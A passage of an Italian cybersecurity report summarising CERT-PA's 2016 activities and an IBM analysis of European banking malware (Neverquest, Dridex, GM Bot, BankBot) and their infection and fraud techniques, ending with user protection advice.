- **vulnerability assessment**: emissione e circolazione ristretta di pubblicazioni riguardanti vulnerabilità pubbliche e/o *misconfiguration* di specifici *asset* dei membri della *constituency* (tipicamente *web application* ed altri servizi esposti sulla rete pubblica);
- **esercitazioni**: attività di formazione ed aggiornamento svolte in collaborazione con altri enti del settore.

Le segnalazioni pervengono da varie fonti: dalle Pubbliche Amministrazioni stesse, da altri CERT o strutture di monitoraggio quali il CNAIPIC, o ancora dallo stesso CERT-PA mediante la propria costante attività di monitoraggio delle fonti pubbliche. Nel corso del 2016

il CERT-PA ha gestito un totale di 468 segnalazioni rilevanti, con un picco di 54 nel solo mese di dicembre.




Le indagini sono attività di analisi e approfondimento su questioni che hanno maggior impatto per le Pubbliche Amministrazioni, che il CERT-PA svolge a seguito delle segnalazioni che riceve e delle attività di monitoraggio che conduce continuativamente. Nel corso del 2016 il CERT-PA ha gestito un totale di 36 indagini, alcune delle quali particolarmente lunghe e complesse.




I bollettini consistono nell'emissione di pubblicazioni dettagliate riguardanti nuove vulnerabilità e minacce informatiche di interesse per le Pubbliche Amministrazioni, che il CERT-PA produce a seguito delle proprie attività di analisi proattive o reattive.

La circolazione dei bollettini non è limitata alla *constituency* ma è libera ed aperta a chiunque sia interessato, a seguito di semplice registrazione sul portale. Nel corso del 2016 il CERT-PA ha emesso un totale di 35 bollettini pubblici.



Gli avvisi consistono invece nell'emissione, a circolazione ristretta alla sola *constituency*, di pubblicazioni riguardanti minacce che non possono essere classificate come vulnerabilità ad impatto diffuso, ma riguardano fattispecie ed eventi di specifico interesse per le Pubbliche Amministrazioni. Nel corso del 2016 il CERT-PA ha emesso 14 avvisi di questo tipo.



Le attività di *vulnerability assessment* svolte dal CERT-PA consistono nella verifica di specifiche vulnerabilità pubbliche e/o errate configurazioni di specifici asset dei membri della *constituency* (tipicamente *web application* ed altri servizi esposti sulla rete pubblica) con

conseguente emissione di un rapporto tecnico che identifica i problemi rilevati e le relative modalità di risoluzione. Nel corso del 2016 il CERT-PA ha effettuato 3 vulnerability assessment a favore di altrettanti membri della propria *constituency*.
Infine, nell'ambito del miglioramento della propria attività e della formazione continua, il CERT-PA partecipa abitualmente ad esercitazioni nazionali ed internazionali di carattere tecnico e metodologico. Nel corso del 2016 il CERT-PA ha attivamente partecipato a 3 esercitazioni.
Esiste inoltre un'ulteriore classe di attività svolte dal CERT-PA, che sono quelle di sviluppo e testing di tool ed applicazioni ad uso prevalentemente interno. Nell'ambito delle attività di ricerca e sviluppo, volte al miglioramento continuo nell'erogazione dei servizi alla propria *constituency*, il CERT-PA svolge infatti specifiche attività di progettazione, sviluppo e test di applicativi e servizi propri e di parti terze. Lo scopo di tali attività, che hanno carattere tipicamente progettuale, è quello di aumentare la qualità dei servizi resi in termini di efficacia ed efficienza, tramite un processo controllato che ha come *input* principale i *feedback* provenienti dai membri della *constituency*. Nel corso del 2016 il CERT-PA ha portato avanti 4 progetti di sviluppo, riguardanti ambiti quali: lo sviluppo di una *Web application* per il monitoraggio OSINT delle minacce cibernetiche, il test di prodotti di *sandboxing* di parti terze, lo sviluppo di una Web application per la gestione di vulnerabilità applicative e IoC noti, il coordinamento di un Gruppo di Lavoro nazionale incaricato di definire le modalità di comunicazione di eventi di sicurezza mediante utilizzo di protocolli e linguaggi standard (STIX, TAXII).

Piani per il 2017

Con l'approvazione, avvenuta nel febbraio di quest'anno, del nuovo DPCM di riassetto dell'architettura per la sicurezza cibernetica nazionale, il CERT-PA è chiamato a svolgere un ruolo ancor più incisivo nel sistema.
Anche a seguito di ciò è previsto che nel corso del 2017 il CERT-PA ottenga sia un incremento dell'organico che l'acquisizione di nuove risorse infrastrutturali e tecnologiche, il che gli consentirà di svolgere sempre al meglio i suoi compiti nel fronteggiare una minaccia qualitativamente e quantitativamente crescente.

Alcuni elementi sul cybercrime nel settore finanziario in Europa

[A cura di Domenico Raguseo e Pier Luigi Rotondo, IBM]

Introduzione

Nell'analisi che segue IBM presenta e commenta i risultati delle proprie rilevazioni relative al cybercrime nel settore finanziario in Europa nel corso del 2016. Questo lavoro è stato possibile anche grazie ai contributi di IBM Security Trusteer e alle analisi del team di Ricerca IBM X-Force. Le fonti consultate sono elencate nella bibliografia al termine del capitolo.

L'anno dei record

Non passa mese senza che si abbia notizia di eventi di cybercrime. In termini di percezione il tasso di incidenza del cybercrime è cresciuto in maniera importante durante il 2016, attestandosi al 2° posto tra le tipologie di crimini economici più riportati secondo PwC, che ha descritto il fenomeno in uno studio recentemente pubblicato. [1]

A Settembre Yahoo ha confermato che informazioni relative ad almeno 500 milioni di account, che includono nomi, indirizzi email, numeri di telefono, date di nascita e hash di password, erano state copiate dai propri server nel 2014, in un furto di dati che si era preannunciato come uno dei più grandi mai registrati [3]. L'annuncio arrivava proprio nel mezzo delle trattative per l'acquisto di Yahoo da parte di Verizon.

La seconda parte del 2016 vede il pesante ingresso della cyber security nelle discussioni sul tema della sicurezza nazionale, con accuse di ingerenze di hacker di paesi stranieri nelle elezioni presidenziali americane.

Il 21 Ottobre l'infrastruttura di Domain Name System (DNS) gestita dalla società statunitense Dyn viene colpita da una sequenza di due attacchi Distributed Denial of Service (DDoS). Gli attacchi saturano di richieste DNS l'intera infrastruttura dell'azienda che non è più in grado di rispondere alle richieste legittime. Molti servizi Internet diventano irraggiungibili, in particolare da parte di utenti in Nord America e in Europa. Si capirà poi che l'attacco ha sfruttato una botnet realizzata da un'enorme quantità di dispositivi connessi a Internet, come telecamere IP, stampanti, router casalinghi in cui era stata lasciata la password di default e controllati dal malware Mirai. Con un traffico stimato in 1.2 terabit al secondo questo attacco si attesta tra i più imponenti attacchi DDoS mai osservati.

In questo contesto, i malware specializzati per frodi bancarie e finanziarie sono tra i più delicati e oggetto di studio e intervento da parte degli specialisti di IBM Security. Si tratta per la maggior parte di malware che mirano a impossessarsi delle credenziali di autenticazione usate per accedere ai servizi di web banking o, in generale ai sistemi di pagamento, per poi riutilizzarle in maniera automatica per effettuare transazioni illegittime a danno della vittima.


Diversamente da altre forme di attacco dove il danno reputazionale oppure il danno da mancata erogazione di un servizio è di difficile stima, le frodi finanziarie hanno un risultato sempre misurabile con attendibilità. Il danno è pari alle somme trasferite verso l'esterno con transazioni elettroniche fraudolente e difficilmente recuperabili.

Principali temi dell'anno

I dati di IBM X-Force e IBM Security Trusteer per l'anno 2016 mostrano che il fenomeno del **malware bancario e malware specializzato in frodi finanziarie, limitatamente al panorama europeo,** si è polarizzato attorno a quattro principali famiglie di malware: Neverquest, Dridex/Bugat, Gozi e Gootkit.

Numerosi altri malware sono stati usati nel corso dell'anno (ad esempio Goznym, Kronos, tinba, zeus/Zeus_Citadel, corebot, urlzone, kronos, ramnit) ma cumulativamente la loro presenza è stata esigua e limitata a campagne di attacco mirate verso organizzazioni e soggetti specifici.

Il 2016 vede l'uscita di scena del malware Dyre a seguito dell'operazione del Novembre 2015, apparentemente a opera delle autorità russe. A questo malware, di cui avevamo già dato conto nel rapporto CLUSIT 2016 [14], era attribuibile il 16% di tutte le infezioni individuate nel 2015. Nel corso del 2014 e 2015 a Dyre erano state imputate frodi per decine di milioni di dollari a carico di utenti di numerose banche del Regno Unito, Stati Uniti, Australia, Spagna e in forma minore anche altre nazioni Europee, oltre a campagne di attacco mirate verso grosse organizzazioni tra cui colossale frode di €4.6M ai danni della compagnia aerea Irlandese Ryanair del Maggio 2015.




Neverquest ha continuato a dominare la scena, almeno nel primo semestre, mentre Dridex/Bugat è stato quello osservato nel maggior numero di varianti, con una conseguente difficoltà di individuazione da parte dei prodotti antimalware.
Continua lo spostamento dall'utente individuale verso utenti aziendali e corporate, con il chiaro obiettivo di massimizzare gli importi frodati per ciascuna azione criminale.

Malware per frodi finanziarie più diffusi nel 2016

Neverquest (conosciuto anche come Vawtrak) è un banking trojan individuato per la prima volta nel 2013 e che appare come una evoluzione della precedente famiglia di malware Gozi/ISFB Trojan, di cui condivide parti di codice e l'infrastruttura dei server di Command-and-Control (C&C).
Dopo la scomparsa di Dyre nel Novembre 2015, Neverquest si è affermato come il malware per frodi finanziarie più usato in Europa, e così è rimasto durante tutto il 2016. Neverquest è in vendita nei forum dell'undeground sin dalla sua creazione. L'aggiornamento del codice sorgente, l'infrastruttura di botnet che lo veicola e le diverse campagne che si sono susseguite nel corso dell'anno sono a cura di diverse bande di cyber criminali.
Neverquest è un toolkit completo che mette a disposizione strumenti per costruire frodi basate sul furto di credenziali. Tra le funzionalità di base ci sono strumenti di form grabbing con cattura di schermate statiche e di video, file transfer, inserimento di contenuti durante la visualizzazione di una pagina (web injection), controllo remoto della macchina via VNC, furto ed esfiltrazione di certificati.
Neverquest compromette i browser e si interpone tra l'utente e il sito web della banca durante le operazioni di web banking. Basandosi su file di configurazione scaricati dalla rete di Command-and-Control e costantemente aggiornati, Neverquest è in grado di mostrare contenuti addizionali sul schermo (web injects) e catturare quanto digitato sulla tastiera per poi inviarlo all'esterno in forma cifrata. Finora le configurazioni di Neverquest hanno avuto come obiettivo principale siti di web banking e altre istituzioni finanziarie di lingua Inglese. Le campagne più recenti hanno coinvolto banche nel Regno Unito, e fuori dall'Europa verso gli Stati Uniti, Canada e Australia.

L'attività di Neverquest è rimasta costante durante l'intero anno con un picco importante nel mese di Giugno, nel quale il numero di detection da parte dell'infrastruttura IBM Security Trusteer è stata pari a circa cinque volte la media mensile sull'intero anno.
Il massimo locale che osserviamo nel grafico in corrispondenza di Febbraio/Marzo 2016 è relativo ad una campagna che ha avuto come obiettivo principale il Regno Unito.
I gruppi che hanno utilizzato Neverquest in questi ultimi anni hanno operato scelte diverse relativamente al meccanismo di contagio della vittima. Prevalente l'uso di downloaders, come ad esempio Zemot, veicolati attraverso campagne di phishing, oltre che lo Chanitor downloader che usa il proxy Tor2web per scaricare il payload Neverquest.



Tecnica raffinata e di particolare efficacia è il *drive-by exploit*, realizzata inducendo l'utente a navigare su pagine web che nascondono attacchi, appunto gli exploit kit, per versioni vulnerabili di Java o dei plug-in del browser. Questi attacchi sono in grado di sfruttare macchine utente vulnerabili, impiantandovi malware, con la semplice navigazione sulle pagine malevole [7] anche in assenza di interazione dell'utente con la pagina. I *web browser exploit kit* sfruttano la rara combinazione di portabilità del codice Java sia in termini di piattaforma che di browser, l'estrema diffusione dello Java Runtime Environment su dispositivi di ogni tipo (inclusi i nuovi elementi costitutivi della Internet-of-Things), l'abbondante competenza specialistica nello scrivere codice Java, e il fiorente mercato underground per la vendita o il noleggio di exploit kit.
Al di là della configurazione esistente, il malware ha un meccanismo che permette di aggiungere dinamicamente nuovi obiettivi. Il malware monitora costantemente l'attività di navigazione Internet della vittima, pronto ad attivarsi sulla base di parole chiave legate ad attività bancarie o a semplici login. Se avviene una richiesta di credenziali oppure di altri codici di log in e conferma, il malware ne cattura una copia e la invia, assieme alla URL associata, al proprio server di Command-and-Control. A questo punto un team analizza la URL e, se di interesse, aggiorna il configuration file che viene poi messo a disposizione di tutte le istanze del malware già attive nella botnet, che così vengono periodicamente aggiornate con nuovi obiettivi.


Dridex (evoluzione del malware **Bugat**) è un malware specializzato nel furto di credenziali per l'accesso a siti bancari. Di Bugat si ha traccia fin dal 2009. Da allora gli sviluppatori di questo malware hanno gradualmente aggiunto funzionalità, fino alle più recenti tecniche di evasione dagli antivirus. Dal codice principale di Bugat sono state sviluppate varianti di codice con nomi diversi, i più comuni sono Dridex e Cridex.

Il vettore d'attacco sono email di *spear phishing* (phishing mirato verso specifici soggetti) che inducono la vittima ad aprire documenti Office allegati all'email, oppure raggiunti tramite un link. Questi documenti contengono macro o script, o a loro volta rimandano a siti web sul quale è ospitato codice che scandisce la macchina della vittima alla ricerca di eventuali vulnerabilità. Successivamente è scaricata la componente principale del malware che sfrutta proprio le vulnerabilità presenti sulla macchina e installa localmente il malware. Il furto delle credenziali avviene attraverso *web injects*, ovvero contenuti da far comparire nel browser, e keyloggers che al momento opportuno tracciano quanto digitato sulla tastiera lo inviano verso l'esterno. Un codice così fatto può tenere sotto traccia la navigazione della vittima, e quando questa accede a siti bancari (elencati in un file di configurazione) comincia la sua attività, facendo comparire a schermo richieste di credenziali ed elementi addizionali di autenticazione, come il numero di carta di credito o i PIN dispositivi, facendoli apparire come legittima richiesta dal sito della banca per catturare poi quanto inserito.

Ciascun sistema infetto diventa elemento costituente di una botnet (o rete di computer compromessi) controllata dall'organizzazione criminale. A partire dal 2014 sono state osservate almeno dieci distinte botnet Bugat/Dridex a livello mondiale. Una di queste, identificata come EB120, controllava a Maggio 2015 oltre 100.000 computer. Per aumentare la resilienza dell'infrastruttura di botnet gli sviluppatori di Dridex hanno aggiunto capacità di comunicazione P2P tra peer di stesso livello, consentendo ai nodi di continuare ad avere una certa vitalità anche nel caso in cui la botnet principale dovesse essere bloccata.
In una imponente operazione di polizia internazionale, il 4 Settembre 2015 la National Crime Agency del Regno Unito, supportata da altre forze di Polizia e numerosi partner tecnologici, ha smantellato la rete dei server di C&C di Bugat/Dridex, arrestando a Cipro Andrey Ghinkul [9], ritenuto a capo dell'organizzazione criminale responsabile di Bugat/Dridex. Poco prima dello smantellamento la botnet Dridex EB120 era diffusa principalmente in Europa, tra UK, Francia, Italia e Belgio.

Nelle settimane successive all'arresto di Ghinkul la botnet EB120 aveva mostrato un'importante decremento di attività. Tuttavia il particolare meccanismo di resilienza realizzato combinando una classica botnet a comunicazioni P2P aveva consentito alla rete di sopravvivere alla disattivazione di tutti i principali server C&C. Già a Ottobre 2015 alcuni nodi di secondo livello avevano riguadagnato la connessioni con nodi finali e, a partire da Ottobre 2015, nuove release di codice erano state iniettate nella botnet, segno che l'arresto del capo dell'organizzazione criminale responsabile di Bugat/Dridex e la disattivazione di alcuni server di C&C non era riuscita a fermare l'avanzata del malware, indubbiamente mantenuto da una ben più vasta organizzazione criminale.
Dridex è tornato di nuovo attivo, ed è cresciuto costantemente nel corso del 2016, puntando ad account ad alto valore, come aziende, account corporate, istituzionali e conti correnti di professionisti.

Una nuova variante, diffusa a partire da Gennaio 2016, è stata alla base della campagna Dridex con obiettivi nel Regno Unito e in Francia, lanciata a Marzo 2016.
Nuovi blandi meccanismi di evasione e resilienza agli antimalware sono stati introdotti nel codice. Tra i meccanismi spicca anzitutto il download delle componenti dai server di Command-and-Control (C&C) che non avviene subito dopo l'infezione, ma ritardato nel tempo per rendere più difficile l'analisi a run-time del codice da parte degli antimalware. Successivamente l'installazione come scheduled task sul sistema infetto, che ogni 10 minuti controlla la presenza e la corretta configurazione di tutte le componenti, riconfigurando e scaricando le componenti nel frattempo rimosse dagli antivirus.



A Maggio 2016 le macchine già infette vengono aggiornate con nuovi configuration file contenenti obiettivi in 31 paesi al mondo. Obiettivi principali ancora nel Regno Unito e in Francia, oltre che banche in altri paese Anglofoni e Francofoni anche extraeuropei.
A Settembre 2016 nuove configurazioni di Dridex analizzate da IBM X-Force si aprono per la prima volta e in forma piuttosto limitata verso territori ancora inesplorati per questo malware: Lituania, Lettonia, Estonia e Ucraina. [10]
A Dicembre 2016 Dridex raggiunge la sua attività massima, con nuovi target nel Regno Unito, e negli Emirati Arabi Uniti.

Per la *propagazione,* Dridex ha utilizzato prevalentemente email di phishing contenenti documenti Word presentati come fatture commerciali che celavano all'interno macro malevoli. È un metodo piuttosto vecchio ma ancora di una discreta efficacia, e Dridex lo ha sfruttato sin dalla prima diffusione.
In un esempio osservato un documento word veniva presentato come "invoice" (fattura) e una volta aperto conteneva una scritta che appariva come una legittima indicazione di Office. Il messaggio indicava che il documento era stato creato con una precedente versione di Word e invitava l'utente a cliccare su "Enable Editing" (Abilita Modifica) e poi "Enable Content" (Abilita Contenuto). A questo punto il danno era fatto, la macro aveva tutti i permessi per essere eseguita sul computer della vittima, in quanto era stata proprio la vittima ad aprire tutte le porte del proprio computer.

Nell'ultima campagna dell'anno, quella che ha avuto come obiettivo principale banche nel Regno Unito, i documenti Office allegati alle email sono stati sostituiti da link a download di allegati, con il chiaro obiettivo di sovvertire sistemi antimalware che avessero analizzato le email ricevute.

Per l'*attacco* Dridex sfrutta principalmente il meccanismo dei ***Redirection Attacks***. L'idea dietro un redirection attack è molto semplice: portare la vittima verso una pagina che replica fedelmente quello del servizio online verso cui si stava dirigendo, e fargli completare una sessione di login per impossessarsi delle credenziali senza che il servizio di online banking legittimo si accorga di nulla, e poi usare le credenziali sulla banca reale per compiere la frode. Questo meccanismo, automatizzato, può spingersi fino a permettere il furto del secondo fattore di autenticazione come ad esempio un PIN dispositivo inviato verso il cellulare della vittima durante la transazione.
Questa forma di attacco richiede un notevole sforzo di preparazione, in termini di tempo e di risorse per creare i siti replica. Quando il sito replica è pronto e online, il malware riceve i nuovi file di configurazione attraverso la botnet. La successiva connessione verso una delle istituzioni finanziarie monitorate dal malware viene redirezionata verso il sito replica, senza alcuna alterazione visibile o ritardi nella transazione. Dridex usa il meccanismo di **DNS cache poisoning** della macchina compromessa, con la risoluzione dominio – IP alterata per far puntare verso il sito replica invece del sito legittimo, mentre sul browser compare la URL legittima.
Nel DNS cache poisoning l'attaccante inserisce corrispondenze Indirizzo-IP alterate all'interno della cache del meccanismo di risoluzione degli indirizzi IP. Come risultato la cache userà l'indirizzo IP alterato in tutte le successive transazioni. L'indirizzo che comparirà nella barra URL di un browser sarà quello corretto e desiderato, ma il corrispondente indirizzo IP utilizzato sarà quello alterato, e tutto il traffico di rete sarà quindi reindirizzato verso il sito replica controllato dai cyber criminali e nel quale si simulano log in per tracciare tutti i fattori di autenticazione inseriti.
La vittima non si accorgerà dell'attività di tracciamento e tantomeno la banca vedrà alcuna transazione illegittima. Mentre la vittima effettua il login sul sito replica, in automatico i cyber criminali effettuano login sul sito vero della banca. Una richiesta di fattore di autenticazione addizionale, come una One Time Password o un PIN dispositivo, viene immediatamente presentata all'utente attraverso il sito replica, e ancora una volta la risposta sarà usata in automatico sul sito vero.

Gli sviluppatori di Dridex continuano a essere particolarmente prolifici malgrado l'arresto del loro presunto leader avvenuto ormai oltre un anno fa. Nuove build di codice e nuovi configuration file hanno continuato a susseguirsi nel corso dell'anno. Le similitudini con il malware Dyre, diffuso nel 2015 e poi praticamente scomparso a seguito di una operazione di polizia a Mosca, suggeriscono che alcuni sviluppatori del team di Dyre si possano essere spostati nel gruppo di Dridex portandosi dietro competenze e parte del codice.

Un mondo senza Dyre è possibile!

Di Dyre (conosciuto anche come Dyreza) avevamo già parlato nel rapporto dello scorso anno, essendo stato tra i malware per frodi finanziare più diffusi in Europa e indubbiamente uno dei più flessibili e potenti. Un configuration file di Agosto 2015 riportava tra gli obiettivi circa 740 siti di istituzioni finanziarie e pagamento online in 53 nazioni, incluse banche italiane. Le ultime varianti di Dyre avevano aggiunto in tempo record supporto per Windows 10 e per il nuovo browser Microsoft Edge.

All'inizio del 2016, Reuters informa dell'arresto della banda di cyber criminali che si presume essere dietro a Dyre. [11] In una operazione del Novembre 2015, autorità russe non meglio precisate e con il supporto di un importante produttore russo di antimalware, hanno apparentemente fatto irruzione in un complesso di uffici di Mosca mettendo fine alla storia multimilionaria di Dyre, al quale sono imputate frodi per decine di milioni di dollari a carico di utenti di numerose banche del Regno Unito, Stati Uniti, Australia, Spagna e in forma minore anche altre nazioni Europee.

Mentre l'operazione non è stata mai confermata da nessuna forza di Polizia, quello che rimane è che l'attività di Dyre, da quella data, è divenuta pressoché inesistente. I configuration server sono diventati immediatamente irraggiungibili e, una settimana dopo, anche i redirection attack server hanno seguito la stessa sorte.

Di Dyre Wolf, apparentemente dietro al trasferimento elettronico fraudolento di 4.6 milioni di Euro ai danni della compagnia aerea Irlandese Ryanair [12], rimane solo una brutta pagina di storia.

Il malware in un mondo sempre più open

L'anno non era cominciato nel migliore dei modi, con la notizia della diffusione nell'underground del codice sorgente per il malware Android **GM Bot**. Assieme al codice erano stati rilasciati anche un tutorial su configurazione e funzionamento del malware. I cyber criminali di tutto il mondo avevano un'arma potente in più a disposizione.

La pubblicazione del codice sorgente di GM Bot non era che l'ultimo episodio di una serie di pubblicazioni di codici malware, delle quali forse la più nota era stata quella di Zeus, da cui erano stato originate famiglie di altri malware.

Nel mondo del cyber crime si sente spesso parlare di collaborazioni tra team diversi, sia nel riutilizzo di codice che nella condivisione di botnet, configuration server e altre componenti infrastrutturali. GM Bot rappresenta l'ennesimo caso emblematico. Gli sviluppatori avevano diffuso un package criptato contenente il codice, mettendo in vendita la chiave di decifratura. Apparentemente uno degli acquirenti aveva aperto il package per poi decidere di ridistribuirlo pubblicamente, ed è così che il codice di GM Bot ha cominciato a circolare gratuitamente nell'underground.

Naturalmente il solo accesso al codice sorgente e a qualche tutorial non garantisce che il codice possa essere riutilizzato da chiunque, ma indubbiamente questo costituisce uno strumento importante per chi già si muove nel settore e cerca solo metodi più veloci per monetizzare gli sforzi.

Chi aveva guadagnato di meno dalla diffusione del codice di GM Bot erano stati gli sviluppatori che presumibilmente per rimediare al danno, annunciano il rilascio di una seconda versione del GM Bot, completamente riscritta, in vendita ad un prezzo ben più alto e con meccanismi di protezione aggiuntivi. [13] Nella vendita della nuova versione gli sviluppatori adottano un articolato sistema di pagamento in base al quale, oltre a un prezzo iniziale, c'è un canone di noleggio mensile con tariffe differenziate in base al fatto che si richiedano o meno aggiornamenti di codice.
GM Bot è essenzialmente un **overlay spyware** progettato per far comparire, al di sopra delle normali applicazioni di web banking già installate sul dispositivo, un nuovo strato di visualizzazione con schermate disegnate appositamente per far inserire credenziali di autenticazione, dettagli di carte di credito e altre informazioni personali che vengono poi catturate e spedite verso l'esterno. L'utente non riesce a distinguere quanto mostrato dall'applicazione legittima da quanto pubblicato dalle schermate aggiunte da GM Bot. Se ben configurato e integrato con l'applicazione sottostante, il GM Bot riesce anche ad impossessarsi di fattori aggiuntivi di autenticazione come il tradizionale SMS PIN di conferma inviato dalla banca, oppure una qualsiasi One Time Password.
Molti malware per frodi finanziarie interagiscono pesantemente con il dispositivo mobile per filtrare o eliminare eventuali SMS o chiamate di verifica che la banca dovesse fare all'utente, oppure chiamate che l'utente dovesse iniziare verso il call center della banca per avvertirli di qualcosa che non va, oppure ancora bloccare lo schermo per evitare che l'utente effettui una qualsiasi chiamata di allarme. Anche in questo caso GM Bot non è da meno.
Un ulteriore release di GM Bot diffusa nella seconda metà dell'anno riesce a bypassare i nuovi meccanismi di sicurezza e a installarsi su Android 6.

Alla fine del 2016 emerge un nuovo codice, appartenente alla famiglia degli overlay malware. È la volta di **BankBot**. BankBot ha un funzionamento simile al GM Bot, e a un suo simile Marcher, progettato appositamente per impossessarsi ed esfiltrare credenziali di autenticazione per siti bancari, con a corredo meccanismi specializzati sul furto in tempo reale di informazioni sul dispositivo inviati via SMS. Nel giro di breve tempo anche il codice sorgente di BankBot diviene disponibile nell'underground, assieme a dettagliate istruzioni di installazione e funzionamento. Questa volta la diffusione sembra volontaria e a opera degli sviluppatori.
Ciascuna di queste diffusioni aumenta il livello di rischio a cui noi siamo esposti in quando da ciascun codice possono potenzialmente originare intere nuove famiglie di malware.
BankBot si presenta come un'icona simile all'applicazione Google Play. Al click propone un aggiornamento del dispositivo, chiedendo all'utilizzatore di autorizzare l'operazione e guadagnando così privilegi amministrativi sul dispositivo. Dopo il presunto aggiornamento BankBot cancella la sua icona, evidentemente non più necessaria in quanto ora il codice è installato sul dispositivo e gira con privilegi amministrativi. BankBot scandisce l'elenco delle applicazioni installate alla ricerca di alcune ben determinate applicazioni bancarie, individuate sulla base di una target list. Anche eventuali antivirus/antimalware vengono

individuati e per questi vengono attuati diversivi specifici per bloccarne il funzionamento.
Un dispositivo sul quale incautamente si è data conferma per l'installazione di BankBot è sotto il totale controllo del malware che scarica dal server di C&C le schermate di overlay da far comparire quando lanciamo la nostra applicazione di online banking e che replicano esattamente grafica e layout a cui il nostro occhio è già abitato, ma con l'obiettivo di impossessarsi delle nostre credenziali.

Facciamo del 2017 un anno difficile per i creatori di malware

Anche se anno dopo anno veniamo a conoscenza di meccanismi di infezione sempre più sofisticati, mai come nel 2017 abbiamo avuto codici malware che sfruttano meccanismi semplici per l'installazione sui dispositivi. La combinazione di fretta e curiosità portano spesso l'utilizzatore di un dispositivo a fare errori semplici ma dalle conseguenze potenzialmente disastrose.
Il malware Dridex si impossessa dei nostri dispositivi quando diamo il consenso a eseguire contenuti attivi di un documento Office che non attendevamo e che l'applicazione stessa in maniera cautelativa aveva aperto in modalità sicura, disattivandone le macro. A BankBot, e a tutti gli altri malware che presumibilmente ne scaturiranno, diamo noi il consenso alla esecuzione con privilegi amministrativi.
Con poche regole pratiche possiamo limitare la probabilità di successo di un eventuale malware che dovesse approdare sui nostri sistemi, riducendo se non eliminando l'impatto di potenziali azioni fraudolente.
Come pratiche minime dovremmo avere la massima attenzione almeno sui seguenti comportamenti:

- fare backup periodici dei propri dati (con frequenza quotidiana o almeno settimanale) su dispositivi di archiviazione esterni, multipli (almeno 2 diversi), alternati periodicamente e mantenuti in località diverse (ad esempio uno a casa e uno in ufficio). Inoltre il dispositivo di archiviazione deve essere disconnesso dal computer non appena terminato il backup. Non essendo possibile allo stato delle cose decriptare i dati, il ripristino da un backup è al momento l'unica strada perseguibile nel caso in cui si dovesse cadere vittima di un ransomware;
- diffidare da email non attese, o provenienti da mittenti sconosciuti o non credibili, specie se invitano ad aprire un allegato o cliccare su un link. Abbiamo riportato come secondo dati IBM XForce, il veicolo principale di infezione siano proprio mail di spear phishing contenenti allegati o link ad allegati;
- configurare le applicazioni di office automation per aprire sempre in modalità protetta i documenti provenienti da Internet, memorizzati in percorsi potenzialmente non sicuri, o allegati a messaggi di posta elettronica. Questo ci consente di visualizzare il documento riducendo potenziali rischi;
- avere un antivirus attivo e funzionante su ciascun dispositivo connesso ad Internet. Non esistono più piattaforme o sistemi operativi "sicuri";
